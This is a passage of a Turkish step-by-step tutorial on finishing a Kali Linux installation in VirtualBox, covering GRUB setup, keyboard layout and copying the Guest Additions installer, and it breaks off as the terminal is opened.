
Sonunda verilerin diske yazıldığını ve sistemin kurulduğunu gördüğümüz adıma geldik. Bu adımda arkamıza yaslanıp rakamların ilerleyişini seyrederken bir kahve molası verebiliriz.




İşlemler tamamlanınca paket yöneticisiyle ilgili yapılandırma adımına geçiyoruz. Paket yöneticisi Linux'ta kurulumlar ve güncellemeleri yönetiyor. İnternetten de indirme ve güncelleme yapabilmesi için "Use a network mirror?" (Bir ağ yansısı kullanılsın mı?) sorusuna "Yes" cevabını verip devam ediyoruz.




Proxy (Vekil sunucu) adımını boş bırakarak devam edelim. Ekrana "Configuring apt" (Apt yapılandırılıyor) şeklinde bir ilerleme çubuğu gelecek ve bir süre bekleyeceğiz. Bu zaman zarfında program, bazı paketleri internetten indirecek. Daha sonra GRUB yapılandırmasına geçecek, burada sorduğu "Install the GRUB boot loader to the master boot record" sorusunu "Yes" ile geçiyoruz. "Device for boot loader installation" için yükleme yaptığımız diski seçiyoruz. "/dev/sda" seçerek devam ediyoruz.



Son olarak kurulumun bittiğine dair aşağıdaki ekran gelecek. “Continue” dediğimizde “Finish the installation” (Kurulum bitiyor) yazısı ekrana gelecek.



Son olarak bilgisayar yeniden başlayacak ve karşınıza Kali giriş ekranı gelecek.



Kurulumu başarılı bir şekilde tamamladınız. Bundan sonraki adımda Kali'nin ilk kurulumu sonrasında yapılması gerekenler üzerinden geçeceğiz.

Kali Linux'ta ilk adımlar


Kali Linux'un kurulumunda belirlediğimiz kullanıcı adı ve şifreyi kullanarak programa giriş yapıyoruz. Eğer kurulum sırasında klavye ayarını yapmadıysak ilk işimiz klavye düzenini ayarlamak olacak. Daha sonra "VirtualBox eklentilerini"

kurma, daha güvenli bir şifreye geçiş ve saat ayarları gibi işler bizi bekliyor. Bu adımları alt bölümler halinde anlatacağım.

Klavyeyi ayarlama


Eğer klavyeyle doğru tuşları kullanarak komut yazamazsak bundan sonra harf arayarak zamanımızı boşa harcayabiliriz. Bundan dolayı öncelikli olarak işe klavye ayarıyla başlıyoruz. Sağ üst menüye, ardından da System Settings'e tıklıyoruz.

Açılan pencerede "Region & Language" ikonunu bulup tıklıyoruz.



Sonraki pencerede, aşağıdaki ekran görüntüsünde görüldüğü şekilde “+” düğmesine tıklıyoruz.


“Turkish” seçeneğini bulup “Add” düğmesine tıklıyoruz.




Son olarak “English”i seçerek “-” düğmesine basıyoruz. Artık klavyemiz doğru şekilde ayarlandı. Açılan pencereleri kapatıp yolumuza devam edebiliriz.

VirtualBox eklentilerini kurma


Kali bilgisayarımızı daha etkin kullanabilmek için “VirtualBox eklentilerini” kurmamız gerekiyor. Bunun için üst VirtualBox menüsünde “Devices → Install Guest Additions” veya “Devices → Insert Guest Additions CD image” seçeneğini tıklıyoruz. Takılan CD’yi otomatik çalıştırmak isteyip istemediğimiz sorusu karşımıza çıkacak. “Cancel” seçerek devam ediyoruz.




Masaüstünde aşağıdaki şekilde çıkan ikona çift tıklayalım. Açılan pencerede "VBoxLinuxAdditions.run" dosyasını sürükleyip bırakarak masaüstüne kopyalayalım.




Kopyalamadan sonra "VBoxLinuxAdditions.run" dosyası artık "Desktop"umuzda görünecek. Artık açık cdrom0 penceresini kapatabiliriz.



Bundan sonraki adımda terminal penceresini açacağız. Bunun için aşağıda görünen ikona tıklayacağız.



Şimdi karşımıza aşağıdaki şekilde bir pencere ve komut satırı çıkacak.



Bundan sonra terminalden yazdığımız her komutu

